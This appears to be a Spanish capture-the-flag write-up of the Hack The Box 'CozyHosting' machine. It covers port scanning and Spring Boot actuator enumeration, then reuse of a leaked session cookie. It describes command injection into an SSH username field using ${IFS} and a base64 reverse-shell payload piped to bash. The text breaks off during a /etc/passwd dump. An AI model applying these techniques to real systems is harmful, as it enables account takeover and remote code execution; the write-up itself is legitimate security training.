

COZYHOSTING

- 1. COZYHOSTING
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. Fuzzing web
 - 1.5. Leaked cookie session
 - 1.6. Command Injection coding blank spaces
 - 1.7. Reverse engineering JAR file
 - 1.8. Credentials in PostgreSQL
 - 1.9. Password cracking with John
 - 1.10. Privesc via sudo SSH

1. COZYHOSTING

www

<https://app.hackthebox.com/machines/CozyHosting>

COZYHOSTING 559

RETIRE MACHINE

CozyHosting

LINUX EASY

4.5
MACHINE RATING

16036
USER OWNS

15894
SYSTEM OWNS

02/09/2023
RELEASED

Created by **commandercool**

Copy Link

Play Machine

1.1. Preliminar

Creamos nuestro directorio de trabajo, comprobamos que la máquina esté encendida y averiguamos qué sistema operativo es por su *TTL*. Nos enfrentamos a un *Linux*.

```
> ping 10.10.11.230
PING 10.10.11.230 (10.10.11.230) 56(84) bytes of data.
64 bytes from 10.10.11.230: icmp_seq=1 ttl=63 time=41.8 ms
64 bytes from 10.10.11.230: icmp_seq=2 ttl=63 time=42.6 ms
64 bytes from 10.10.11.230: icmp_seq=3 ttl=63 time=41.8 ms
64 bytes from 10.10.11.230: icmp_seq=4 ttl=63 time=95.6 ms
^C
--- 10.10.11.230 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 41.813/55.446/95.581/23.173 ms
> whichSystem.py 10.10.11.230
10.10.11.230 (ttl -> 63): Linux
```

1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```
> cat allports -l ruby
File: allports
1 # Nmap 7.93 scan initiated Sun Feb 11 16:36:43 2024 as: nmap -sS -p- --open -T5 -n -Pn --min-rate 5000 -oG allports 10.10.11.230
2 Host: 10.10.11.230 () Status: Up
3 Host: 10.10.11.230 () Ports: 22/open/tcp//ssh//, 80/open/tcp//http//
4 # Nmap done at Sun Feb 11 16:36:50 2024 -- 1 IP address (1 host up) scanned in 15.51 seconds

$ cd /home/parrotp/rryrr/CTF/HTB/CozyHosting/nmap > > > > |
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Evidencia en archivo *targeted*.

```
> cat targeted -l ruby
File: targeted
1 # Nmap 7.93 scan initiated Sun Feb 11 16:38:48 2024 as: nmap -sCV -p22,80 -n -oN targeted 10.10.11.230
2 Nmap scan report for 10.10.11.230
3 Host is up (0.043s latency).
4
5 PORT      STATE SERVICE VERSION
6 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
7 |_ ssh-hostkey:
8 |_ 256 4356bca7f2ec46ddc10f83304c2caaa8 (ECDSA)
9 |_ 256 6f7a6c3fa68de27595d47b71ac4f7e42 (ED25519)
10 80/tcp    open  http      nginx 1.18.0 (Ubuntu)
11 |_ http-server-header: nginx/1.18.0 (Ubuntu)
12 |_ http-title: Did not follow redirect to http://cozyhosting.htb
13 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
14
15 Service detection performed. Please report any incorrect results at https://nmap.org submit/ .
16 # Nmap done at Sun Feb 11 16:38:56 2024 -- 1 IP address (1 host up) scanned in 0.43 seconds
```

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente. Vemos que no se ha podido resolver *cozyhosting.htb*, por tanto añadimos este dominio a nuestro */etc/hosts*. Seguidamente, lanzamos de nuevo el escaneo con **Whatweb**.

```

$ whatweb http://10.10.11.230
http://10.10.11.230 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.230], RedirectLocation[http://cozyhosting.htb], Title[301 Moved Permanently], nginx[1.18.0]
ERROR Opening: http://cozyhosting.htb - No route to host - connect(2) for "10.10.11.23" port 80
$ nvim /etc/hosts
$ cat /etc/hosts
File: /etc/hosts
1 # Host addresses
2 127.0.0.1 localhost
3 192.168.1.130 parrot
4 ::1 localhost ip6-localhost ip6-loopback
5 ff02::1 ip6-allnodes
6 ff02::2 ip6-allrouters
7
8 # Others
9 10.10.11.230 cozyhosting.htb
$ whatweb http://10.10.11.230
http://10.10.11.230 [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.230], RedirectLocation[http://cozyhosting.htb], Title[301 Moved Permanently], nginx[1.18.0]
http://cozyhosting.htb [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], Email[info@cozyhosting.htb], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.230], Lightbox, Script, Title[Cozy Hosting - Home], UncommonHeaders[x-content-type-options], X-Frame-Options[DENY], X-XSS-Protection[0], nginx[1.18.0]

```

1.4. Fuzzing web

Gobuster: nos reporta los siguientes directorios.

```

$ gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://cozyhosting.htb
[+] Method: GET
[+] Threads: 20
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html,txt
[+] Timeout: 10s
=====
2024/02/12 12:59:27 Starting gobuster in directory enumeration mode
=====
/index (Status: 200) [Size: 12706]
/login (Status: 200) [Size: 4431]
/admin (Status: 401) [Size: 97]
/logout (Status: 204) [Size: 0]
/error (Status: 500) [Size: 73]

```


Tratamos de entrar a */admin*, pero somos redireccionados a la página principal. Seguidamente, entramos a */error* y encontramos lo siguiente.

```

http://cozyhosting.htb/error
Whitelabel Error Page
This application has no explicit mapping for /error, so you are seeing this as a fallback.
Mon Feb 12 12:13:26 UTC 2024
There was an unexpected error (type=None, status=999).

```

Buscamos información sobre este error, y vemos que es un error típico de **Spring Boot**. Spring Boot es un marco de trabajo (**framework**) de código abierto para el desarrollo de aplicaciones **Java**.



Por tanto, vamos a usar un diccionario de **SecLists** específico para este framework, el cual se encuentra en `/usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt`. Encontramos ahora las siguientes rutas.

```


> gobuster dir -u http://cozyhosting.htb -w /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt -x php,html,txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://cozyhosting.htb
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/SecLists/Discovery/Web-Content/spring-boot.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.1.0
[+] Extensions:      php,html,txt
[+] Timeout:         10s
=====
2024/02/12 13:21:59 Starting gobuster in directory enumeration mode
=====
/actuator (Status: 200) [Size: 634]
/actuator/env/home (Status: 200) [Size: 487]
/actuator/env (Status: 200) [Size: 4957]
/actuator/beans (Status: 200) [Size: 127224]
/actuator/env/path (Status: 200) [Size: 487]
/actuator/env/lang (Status: 200) [Size: 487]
/actuator/health (Status: 200) [Size: 15]
/actuator/mappings (Status: 200) [Size: 9938]
/actuator/sessions (Status: 200) [Size: 48]
=====
2024/02/12 13:22:02 Finished
=====

```

1.5. Leaked cookie session


Visitamos estos directorios uno por uno, y parece que encontramos algo interesante en el directorio `/actuator/sessions`: un nombre de usuario y una posible **cookie de sesión**. Introducimos ésta en nuestro navegador y accedemos nuevamente a la

página de [/login](#).




1.6. Command Injection coding blank spaces

Conseguimos acceso al panel [/admin](#). Dentro de este panel, tenemos una opción de añadir un host para la aplicación. Hacemos una prueba, tratando de añadir un dominio que no exista. La aplicación no puede resolverlo.




Cuando ponemos nuestra dirección, obtenemos este error. Pareciera que por detrás


se tratara de conectar por **SSH** a nuestro sistema, lo que implicaría que, en cierto modo, se están concatenando comandos del sistema.




Por tanto, abrimos **Burp Suite** e interceptamos una petición para hacer pruebas. Dentro del campo **username**, introducimos `;`. Obtenemos el siguiente resultado: el **panel de ayuda de SSH**, por lo que sabemos que, por detrás, el sistema estaría ejecutando el comando `ssh (username)@(host)`.




Sabiendo esto, podríamos tratar de inyectar comandos arbitrarios, como por ejemplo, el ping que aparece en la siguiente imagen. No obstante, para ejecutar los comandos, **urlencodaremos** los caracteres especiales. Por otro lado, en nuestra terminal, ejecutamos `tcpdump -i tun0 icmp` para comprobar si recibimos la traza ICMP. Al enviar este comando, obtenemos un error relacionado con los espacios en blanco.




Así que usaremos un truco para codificar los espacios en blanco con `${IFS}`. Nuestra inyección de comandos, por tanto, quedaría tal y como aparece en la siguiente imagen. Asimismo, vemos cómo recibimos las trazas ICMP por nuestra interfaz que pusimos en escucha.



Podemos usar ahora www.revshells.com para generar un payload para obtener una shell reversa, la cual codificaremos en **base64**.



Copiamos este payload y lo pegamos en nuestra inyección de **Burp Suite**, precedido por `base64 -d` (para que se decodifique el payload y se pueda interpretar) y añadiendo los espacios `${IFS}` que fuesen necesarios. Adicionalmente, para este caso, estamos usando `<<<`, también llamado **redirección de aquí documentos**, la cual proporciona datos de entrada a un comando: `(comando) <<< (datos de entrada)`. Por último, se emplea `| bash` para ejecutar el comando. Podemos ver el payload completo en la siguiente imagen.



“

`{IFS}` : generalmente se refiere, dentro de scripts de shell de Unix, al separador de campos interno (**Internal Field Separator**). Este es un carácter especial que se utiliza para dividir cadenas en campos. Por defecto, el valor de `{IFS}` es el espacio en

blanco, tabulador y nueva línea.

`$`: en el contexto de inyección de comandos, se usa para representar una **expansión de parámetros** en la sintaxis de los scripts de shell. Por ejemplo, en un ataque de inyección de comandos en un script de shell, podrías intentar manipular la expansión de parámetros para introducir un espacio en blanco. En este caso, podrías usar la sintaxis `${IFS}` para representar el valor por defecto de `{IFS}`.

1.7. Reverse engineering JAR file

Tras ponernos en escucha por el **puerto 1337** y enviar nuestro payload, recibimos la shell reversa. Realizamos el **tratamiento de la TTY**. Estamos ahora como el usuario **app**. Hacemos un `cat /etc/passwd` para ver posibles usuarios a los que podamos hipotéticamente migrar la sesión. Intentamos ver qué permisos tenemos con `sudo -l`, pero necesitamos contraseña. Tratamos de listar archivos con **privilegios SUID** asignados, pero en principio, tampoco vemos nada.

```
app@cozyhosting:/app$ whoami
app
app@cozyhosting:/app$ hostname -I
10.10.11.230
app@cozyhosting:/app$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Maillog List Manager:/var/list:/usr/sbin/nologin
ircd:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
